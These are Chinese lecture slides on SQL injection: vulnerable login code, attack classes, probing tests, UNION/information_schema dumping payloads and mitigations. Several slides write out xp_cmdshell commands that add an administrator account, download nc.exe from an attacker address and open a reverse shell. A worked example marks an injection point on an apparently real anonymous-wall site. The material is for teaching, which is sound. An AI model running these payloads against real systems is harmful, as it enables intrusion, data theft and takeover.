5. SQL注入

授课教师：游伟 副教授
授课时间：周五10:00 – 11:30（立德楼909）
课程主页：https://www.youwei.site/course/cybersecurity

目录

5.1 SQL简介

- SQL（Structured Query Language）结构化查询语言，关系数据库事实上的标准操作语言
- SQL语言大致分为4类：
  - 数据查询语言DQL-Data Query Language SELECT
  - 数据操纵语言DML-Data Manipulation Language INSERT, UPDATE, DELETE
  - 数据定义语言DDL-Data Definition Language CREATE, ALTER, DROP
  - 数据控制语言DCL-Data Control Language COMMIT WORK, ROLLBACK WORK
- 示例：
  - SELECT sno, name, grade FROM students WHERE sno=2021200123
  - SELECT 列名 FROM 表名 WHERE 条件

5.2 SQL注入漏洞概述

- 示例：某网站的用户登陆验证代码简化如下

```
$username = $_GET["username"];
$password = $_GET["password"];

$sql = "SELECT * FROM user_table WHERE username = '" .
       $username . "' AND password = '" . $password . "'";

$conn = new mysqli(……);
$result = $conn->query($sql);

if (mysql_num_rows($result) == 0){
  echo "login failed";
} else {
  echo "login successed";
}
```

通过验证结果是否为空来判断用户是否为合法用户

5.2 SQL注入漏洞概述

- 示例：某网站的用户登陆验证代码简化如下
- 特殊的输入：
  - 在用户名框输入：' OR 1=1--
  - 在密码框输入：12345
  - 请求的URL：

```
http://www.some.site/login.php?username=%27%20OR%201%3D1--
&password=123456
```

  - 后台应用程序组装的SQL语句是：

```
SELECT * FROM user_table WHERE username = '' OR 1=1--'
AND password = '12345'
```

这个语句的执行结果是什么?

5.2 SQL注入漏洞概述

- 定义：SQL注入漏洞是一种脚本代码注入式漏洞，允许恶意用户通过特殊的输入，来影响被执行的SQL脚本，在应用程序中预先定义好的查询语句结尾加上额外的SQL语句元素，使得数据库服务器执行非授权的查询
- 实质：在一个有漏洞的网络应用程序中，允许用户输入查询条件，并将查询条件嵌入到SQL请求语句中，发送到与该应用程序相关联的数据库服务器中去执行。攻击者通过构造畸形的输入，执行非预期的请求

5.3 SQL注入漏洞的分类

- SQL注入攻击分为4类：
  - SQL Manipulation (SQL操纵)
  - Code Injection（代码注入）
  - Function Call（函数调用）
  - Buffer Overflows（缓冲区溢出）

SQL Manipulation (SQL操纵)

- 定义：攻击者试图通过增加where子句中的条件或用集合操作符（如UNION、INTERSECTION或MINUS）扩展SQL语句，达到改变查询数据范围的目的
- 示例：
  - 原始SQL语句：

```
SELECT product_name FROM all_products WHERE product_name
LIKE '%{product_name}%' //查询品名中包含{product_name}的产品
```

  - 攻击者操控后的SQL语句：

```
SELECT product_name FROM all_products WHERE product_name
LIKE '%chairs' UNION SELECT username FROM user_table WHERE
username LIKE '%';                    //顺带查询所有用户的用户名

SELECT product_name FROM all_products WHERE product_name
LIKE '%chairs' UNION SELECT password FROM user_table WHERE
username LIKE 'uv%';                  //顺带查询用户uv的密码
```

Code Injection（代码注入）

- 定义：攻击者试图向现有的SQL语句中增加额外的SQL语句或者命令
- 示例：
  - 原始SQL语句：

```
SELECT * FROM user_table WHERE username='{username}' AND
password='{password}'; //查询给定的用户名和密码是否存在数据库中
```

  - 攻击者操控后的SQL语句：

```
SELECT * FROM user_table WHERE username='bob' AND
password='123456'; DELETE FROM user_table WHERE
username='admin'                    //顺带把管理员用户在数据库中删除了
```

5.4 SQL注入漏洞的攻击过程

- 核心技术环节：
  - 发现漏洞
  - 信息收集
  - 实施攻击

发现漏洞

- SQL注入漏洞可以存在于任何地方，检查所有可输入提交的地方（与XSS类似）
  - Web页面中的Form
  - URL请求中的脚本参数
  - 在隐藏域以及Cookie中存储的值
  - ……
- 可尝试插入各种字符：
  - 字符序列' ") # || + >
  - SQL的保留字以及分隔符
    - tab%09, carriage return%13, linefeed%10, space%32
    - and, or, update, insert, exec, …
  - 延时请求' waitfordelay '0:0:10'--

发现漏洞

- 示例：以HTTP://xxx.xxx.xxx/abc.php?p=YY为例
  - 通常PHP脚本中SQL语句原貌大致如下：

    select * from 表名 where 字段=YY
  - 可以用1=1，1=2测试法测试SQL注入是否存在

HTTP://xxx.xxx.xxx/abc.php?p=YY'
SQL语句: select * from 表名where 字段=YY'　　运行异常

HTTP://xxx.xxx.xxx/abc.php?p=YY and 1=1
SQL语句: select * from 表名where 字段=YY and 1=1　　运行正常

HTTP://xxx.xxx.xxx/abc.php?p=YY and 1=2
SQL语句: select * from 表名where 字段=YY and 1=2　　运行异常

如果以上三步全面满足，abc.php中一定存在SQL注入漏洞

信息收集

- 不同的数据库有不同的攻击方法，必须要区别对待，可以通过一些特征来识别数据库服务器类型，例如：
  - MS SQL Server有user、db_name()等系统变量，利用这些系统值可以判断目标服务器是否是SQL Server，如：
    - HTTP://xxx.xxx.xxx/abc.asp?p=YY and user>0
    - HTTP://xxx.xxx.xxx/abc.asp?p=YY and db_name()>0
  - 可用以下攻击向量判断MySQL的版本号是否是4：
    - HTTP://xxx.xxx.xxx/abc.asp?p=YY and substring(@@version,1,1)=4

可以预先归纳整理出不同数据库服务器的指纹特征，
攻击前嗅探相应的特征以识别目标数据库服务器。

实施攻击

- 猜解数据库信息：为了获得数据，SQL注入攻击需要猜出库中的敏感信息表的表名，猜出表中的每个字段名，猜出表中的每条记录内容...
  - 猜表: 常见的表:admin adminuser user pass password 等..
    and 0<>(select count(*) from *)
    and 0<>(select count(*) from admin) ---判断是否存在admin这张表
  - 猜帐号数目 如果遇到0< 返回正确页面 1<返回错误页面说明帐号数目就是1个
    and 0<(select count(*) from admin)
    and 1<(select count(*) from admin)
  - 猜解字段名称 在len( ) 括号里面加上我们想到的字段名称.
    and 1=(select count(*) from admin where len(*) >0)--
    and 1=(select count(*) from admin where len(用户字段名称name)>0)
    and 1=(select count(*) from admin where len(_blank>密码字段名称password)>0)
  - .....
  - 可利用自动化工具（例如***sqlmap***）来进行以上工作

实施攻击

- 一些数据库还提供了专门的元数据库用于存储数据库中的各个表和列信息。例如：MySQL中的information_schema数据库来获得表名、字段名等信息。

  - 获取目标数据库服务器中的所有数据库库名：

    http://.../union.php?id=-1 union select 1, group_concat(char(32,58,32),schema_name), 3 from information_schema.schemata

  - 从名为security的数据库中获取所有表名：

    http://.../union.php?id=-1 union select 1, group_concat(char(32,58,32),table_name), 3 from information_schema.tables where table_schema='security'

  - 获取emails表中的所有字段名：

    http://...../union.php?id=-1 union select 1,group_concat(char(32,58,32),column_name),3 from information_schema.columns where table_schema='security' and table_name='emails'

实施攻击

- 在MS SQL Server中，若当前连接数据的帐号具有SA权限，且master.dbo.xp_cmdshell扩展存储过程（调用此存储过程可以直接使用操作系统的shell）能够正确执行，则可以通过以下方法控制数据库服务器计算机:
  - HTTP://xxx.xxx.xxx/abc.asp?p=YY；exec master.dbo.xp_cmdshell 'net user aaa /add'-- //添加用户aaa
  - HTTP://xxx.xxx.xxx/abc.asp?p=YY；exec master.dbo.xp_cmdshell 'net localgroup administrators aaa /add' -- //将用户aaa添加到管理员组
  - HTTP://xxx.xxx.xxx/abc.asp?p=YY； exec master..xp_cmdshell 'nslookup xxx 192.168.0.1'-- //攻击者服务器：192.168.0.1
  - HTTP://xxx.xxx.xxx/abc.asp?p=YY； exec master..xp_cmdshell 'tftp –I 192.168.0.1 GET nc.exe c:\nc.exe'-- //从攻击者服务器下载nc工具
  - HTTP://xxx.xxx.xxx/abc.asp?p=YY； exec master..xp_cmdshell 'C:\nc.exe 192.168.0.1 53 –e cmd.exe'-- //使用nc工具连接攻击者服务器

5.5 示例：利用SQL注入漏洞攻击匿名墙


- 发表帖子：

http://weixiao.nickboy.cc/wall/post/gh_77aef1d9cf29?openid=oZ[redacted]DK4g&vid=8b7f0da[redacted]f2&media_id=gh_77aef1d9cf29&cid=102637&content=abcd&picurl=&nickname=

5.5 示例：利用SQL注入漏洞攻击匿名墙

- 漏洞位置： media_id=gh_77aef1d9cf29

http://weixiao.nickboy.cc/wall/post/gh_77aef1d9cf29?openid=oZpm305PLKFhqnk7eXujJDK3DK4g&vid=8b7f0daa3b1325f803c8648935ace7f2&media_id=gh_77aef1d9cf29'&cid=102637&content=abcde&picurl=&nickname=


腾讯微信运营团队
小小微信墙开发者
XX墙管理员
普通用户
App
注册应用
返回AppId和AppSecret
申请应用服务
返回media_id和pass
发布人大墙地址
(带media_id的链接)
禁言用户(media_id, pass, openid)
返回设置结果
登陆匿名墙(media_id)
请求鉴权(AppId, AppSecret)
返回用户的openid
返回用户的openid及其对应的身份凭证vid
发表帖子(media_id, openid, vid, message)
返回发帖结果和帖子的cid
查看帖子(media_id, cid)
返回帖子内容
服务器端
客户端

5.6 SQL注入漏洞的防范

- 在编写服务端程序（asp、jsp、php等）时候，对客户端输入进行合法性检查（例如调用isNumeric函数来检查应该为数字的参数是否是一个数字字符串等，或用正则表达式来实施一个白名单的检查等等）
- 服务端程序中不使用高权限用户连接数据库服务器（使得攻击者无法利用SQL注入执行高危操作）
- **针对SQL注入的本质特征（影响目标SQL语句的结构），使用参数化的查询机制**